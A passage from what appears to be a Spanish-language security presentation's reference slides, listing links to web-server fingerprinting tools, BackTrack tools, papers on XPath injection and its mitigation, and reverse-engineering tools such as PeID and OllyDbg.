http://net-square.com/httprint/httprint_paper.html
- Back|Track 2. Herramientas
<http://backtrack.offensive-security.com/index.php?title=Tools>
- Netcraft
<http://netcraft.com/>

Referencias (II)



- XPath injection in XML databases
<http://palisade.plynt.com/issues/2005Jul/xpath-injection/>
- Blind XPath Injection
http://packetstormsecurity.org/papers/bypass/Blind_XPath_Injection_20040518.pdf
- Mitigating XPath Injection attacks in .NET
<http://www.tkachenko.com/blog/archives/000385.html>
- PeID
<http://peid.has.it/>
- OllyDbg
<http://www.ollydbg.de/>